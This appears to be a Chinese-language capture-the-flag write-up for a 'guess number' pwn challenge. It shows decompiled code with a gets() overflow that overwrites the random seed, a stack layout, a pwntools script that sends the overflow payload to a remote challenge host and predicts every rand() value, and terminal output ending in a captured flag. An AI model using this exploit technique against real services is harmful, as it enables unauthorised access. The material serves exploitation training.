


```

5  int v6; // [rsp+Ch] [rbp-34h]
6  char v7; // [rsp+10h] [rbp-30h]
7  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
8  unsigned __int64 v9; // [rsp+38h] [rbp-8h]
9
10 v9 = __readfsqword(0x28u);
11 setbuf(stdin, 0LL);
12 setbuf(stdout, 0LL);
13 setbuf(stderr, 0LL);
14 v4 = 0;
15 v6 = 0;
16 *(_QWORD *)seed = sub_BB0();
17 puts("-----");
18 puts("Welcome to a guess number game!");
19 puts("-----");
20 puts("Please let me know your name!");
21 printf("Your name:", 0LL);
22 gets(&v7);
23 srand(seed[0]);
24 for ( i = 0; i <= 9; ++i )
25 {
26     v6 = rand() % 6 + 1;
27     printf("-----Turn:%d-----\n", (unsigned int)(i + 1));
28     printf("Please input your guess number:");
29     __isoc99_scanf("%d", &v4);
30     puts("-----");
31     if ( v4 != v6 )
32     {
33         puts("GG!");
34         exit(1);
35     }
36     puts("Success!");
37 }
38 sub_C3E();
39 return 0LL;
40 }
00000C66|main:20 (C66)|

```



The image shows a screenshot of the IDA Pro interface, specifically the Pseudocode view for a function named `sub_C3E`. The function is defined as `__int64 sub_C3E()`. The code block contains the following lines:

```
1 __int64 sub_C3E()
2 {
3     printf("You are a prophet!\nHere is your flag!");
4     system("cat flag");
5     return 0LL;
6 }
```

The code is displayed in a dark-themed editor with line numbers on the left. The function signature is highlighted in red. The code block is enclosed in curly braces, and the return statement uses `0LL`.

可以看到我们循环输入十个数字与循环的随机数相等才可以输出 **flag** 这个随机数并不是真的随机数 我们输入 `char` 覆盖 `sreed` 也就是随机数的种子 最好可以输入 `0` 或者 `1` 这样它随机数不变

```

-0000000000000030 var_30      db ?
-000000000000002F          db ? ; undefined
-000000000000002E          db ? ; undefined
-000000000000002D          db ? ; undefined
-000000000000002C          db ? ; undefined
-000000000000002B          db ? ; undefined
-000000000000002A          db ? ; undefined
-0000000000000029          db ? ; undefined
-0000000000000028          db ? ; undefined
-0000000000000027          db ? ; undefined
-0000000000000026          db ? ; undefined
-0000000000000025          db ? ; undefined
-0000000000000024          db ? ; undefined
-0000000000000023          db ? ; undefined
-0000000000000022          db ? ; undefined
-0000000000000021          db ? ; undefined
-0000000000000020          db ? ; undefined
-000000000000001F          db ? ; undefined
-000000000000001E          db ? ; undefined
-000000000000001D          db ? ; undefined
-000000000000001C          db ? ; undefined
-000000000000001B          db ? ; undefined
-000000000000001A          db ? ; undefined
-0000000000000019          db ? ; undefined
-0000000000000018          db ? ; undefined
-0000000000000017          db ? ; undefined
-0000000000000016          db ? ; undefined
-0000000000000015          db ? ; undefined
-0000000000000014          db ? ; undefined
-0000000000000013          db ? ; undefined
-0000000000000012          db ? ; undefined
-0000000000000011          db ? ; undefined
-0000000000000010 seed      dd 2 dup(?)

```

覆盖 seed

查看 libc ldd + 文件

```

1 #!/usr/bin/python
2 #coding=utf-8
3 from pwn import *
4 from ctypes import *
5
6 io = remote('111.200.241.244',60531)
7 libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
8 payload = 'a' * 0x20 + p64(1).decode()
9 io.recvuntil('Your name:')
10 io.sendline(payload)
11 libc.srand(1)
12 for i in range(10):
13     num = str(libc.rand()%6+1)
14     io.recvuntil('number:')
15     io.sendline(num)
16 io.interactive()

```

```
~$ vim 6.py
~$ python3 6.py
[+] Opening connection to 111.200.241.244 on port 60531: Done
[*] Switching to interactive mode
-----
Success!
You are a prophet!
Here is your flag!cyberpeace{b93533058c4c03f4a549a6c1c497b8d4}
[*] Got EOF while reading in interactive
$ cat flag
$ ls
$ █[11] + 2310 suspended (signal) python3 6.py
~$ vim 6.py
~$ python3 6.py
[+] Opening connection to 111.200.241.244 on port 60531: Done
[*] Switching to interactive mode
```

~